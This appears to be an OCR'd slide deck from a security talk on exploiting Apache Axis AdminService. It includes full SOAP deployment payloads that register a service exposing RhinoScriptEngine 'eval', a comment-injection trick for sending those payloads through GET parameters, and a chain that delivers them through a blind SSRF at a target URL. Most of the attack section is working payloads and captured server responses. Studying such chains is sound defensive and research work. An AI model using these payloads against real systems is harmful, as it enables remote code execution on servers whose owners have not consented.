
- 預設存在
- 預設禁止 remote host 存取
- 可用來部署 web service


https://example.com/axis/services




AdminService

- 預設存在
- 預設禁止 remote host 存取
- 可用來部署 web service


Request
Pretty
Raw
Hex
RC4
\n
POST /test/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
SOAPAction: test
Connection: close
Content-Length: 669
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="
http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" xmlns:api="
http://127.0.0.1/Integrics/Enswitch/API" xmlns:xsd="
http://www.w3.org/2001/XMLSchema">
<soapenv:Body>
<deployment xmlns:ns1="
http://xml.apache.org/axis/wsdd/" xmlns="
http://xml.apache.org/axis/wsdd/" xmlns:java="
http://xml.apache.org/axis/wsdd/providers/java">
<service name="DeployTest" provider="java:RPC">
<parameter name="className" value="
com.sun.script.javascript.RhinoScriptEngine"/>
<parameter name="allowedMethods" value="eval"
/>
</service>
</deployment>
</soapenv:Body>
</soapenv:Envelope>
Response
Pretty
Raw
\n
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type:
text/xml;charset=utf-8
Date: Thu, 16 Feb 2023 07:26:12
GMT
Connection: close
<?xml version="1.0" encoding="
UTF-8"?>
<soapenv:Envelope
xmlns:soapenv="
http://schemas.xmlsoap.org/so
ap/envelope/" xmlns:xsd="
http://www.w3.org/2001/XMLSch
ema" xmlns:xsi="
http://www.w3.org/2001/XMLSch
ema-instance">
<soapenv:Body>
<Admin>
Done processing
</Admin>
</soapenv:Body>
</soapenv:Envelope>


Request
Pretty
Raw
Hex
RC4
1 POST /test/services/AdminService HTTP/1.1
2 Host: 127.0.0.1:8080
3 SOAPAction: test
4 Connection: close
5 Content-Length: 669
6
7 <?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="
http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" xmlns:api="
http://127.0.0.1/Integrics/Enswitch/API" xmlns:xsd="
http://www.w3.org/2001/XMLSchema">
<soapenv:Body>
<deployment xmlns:ns1="
http://xml.apache.org/axis/wsdd/" xmlns="
http://xml.apache.org/axis/wsdd/" xmlns:java="
http://xml.apache.org/axis/wsdd/provid
java">
<service name="DeployTest"
provider="java:RPC">
<parameter name="className" value="
com.sun.script.javascript.RhinoScriptEngine"/>
<parameter name="allowedMethods" value="eval"
/>
</service>
</deployment>
</soapenv:Body>
</soapenv:Envelope>
Response
Pretty
Raw
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type:
text/xml;charset=utf-8
4 Date: Thu, 16 Feb 2023 07:26:12
GMT
5 Connection: close
6
localhost:8080/test/services
And now... Some Services
DeployTest (wsdl)
eval
eval
AdminService (wsdl)
AdminService
</soapenv:Envelope>

需要轉成 GET 請求的形式



AdminService?method=getVersion

```
Enumeration e = request.getParameterNames();

while (e.hasMoreElements()) {
    String param = (String) e.nextElement();
    if (param.equalsIgnoreCase ("method")) {
        method = request.getParameter (param);
    }

    else {
        args += "<" + param + ">" + request.getParameter (param) +
                "</" + param + ">";
    }
}

String body = "<" + method + ">" + args + "</" + method + ">";
String msgtxt = "<SOAP-ENV:Envelope" +
        " xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\">" +
        "<SOAP-ENV:Body>" + body + "</SOAP-ENV:Body>" +
        "</SOAP-ENV:Envelope>";
```

<getVersion></getVersion>

AdminService?method=<deployment ...></deployment>

Request

Pretty Raw Hex RC4

```
POST /test/services/AdminService HTTP/1.1
Host: 127.0.0.1:8080
SOAPAction: test
Connection: close
Content-Length: 669

<?xml version="1.0" encoding="utf-8"?>
  <soapenv:Envelope xmlns:soapenv="
  http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="
  http://www.w3.org/2001/XMLSchema-instance" xmlns:api="
  http://127.0.0.1/Integrics/Enswitch/API" xmlns:xsd="
  http://www.w3.org/2001/XMLSchema">
    <soapenv:Body>
      <deployment xmlns:ns1="
      http://xml.apache.org/axis/wsdd/" xmlns="
      http://xml.apache.org/axis/wsdd/" xmlns:java="
      http://xml.apache.org/axis/wsdd/providers/java">
        <service name="DeployTest" provider="java:RPC">
          <parameter name="className" value="
          com.sun.script.javascript.RhinoScriptEngine"/>
          <parameter name="allowedMethods" value="eval"
          />
        </service>
      </deployment>
    </soapenv:Body>
  </soapenv:Envelope>
```

Response

Pretty Raw

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type:
text/xml;charset=utf-8
Date: Thu, 16 Feb 2023 07:26:12
 GMT
Connection: close

<?xml version="1.0" encoding="
UTF-8"?>
  <soapenv:Envelope
  xmlns:soapenv="
  http://schemas.xmlsoap.org/so
  ap/envelope/" xmlns:xsd="
  http://www.w3.org/2001/XMLSch
  ema" xmlns:xsi="
  http://www.w3.org/2001/XMLSch
  ema-instance">
    <soapenv:Body>
      <Admin>
        Done processing
      </Admin>
    </soapenv:Body>
  </soapenv:Envelope>
```

AdminService?method=<deployment …></deployment>

<<deployment …></deployment>>

</<deployment …></deployment>>

AdminService?method=!--><deployment …></deployment

<!--><deployment …></deployment>


</!--><deployment …></deployment>

AdminService?method=!--><deployment …></deployment


<!--><deployment …></deployment>

</!--><deployment …></deployment>

1. Found Blind SSRF




1. Found Blind SSRF
2. Found Axis with AdminService



1. Found Blind SSRF
2. Found Axis with AdminService

SSRF
Deploy evil web service with AdminService



```
http://target.com/?furl=http://
127.0.0.1:8080/axis/services/AdminService?
method=!--><deployment … </deployment
```

http://target.com/?furl=http://127.0.0.1:8080/axis/services/AdminService?method=

```
!--><deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">
   <service name="expService" provider="java:RPC">
      <parameter name="className"
      value="com.sun.script.javascript.RhinoScriptEngine"/>
      <parameter name="allowedMethods" value="eval"/>
      <typeMapping
      deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"
      type="java:javax.script.SimpleScriptContext"
      qname="ns:SimpleScriptContext"
      serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"
      xmlns:ns="urn:beanservice" regenerateElement="false"></typeMapping>
   </service>
</deployment
```

http://target.com/?furl=http://127.0.0.1:8080/axis/services/AdminService?method=

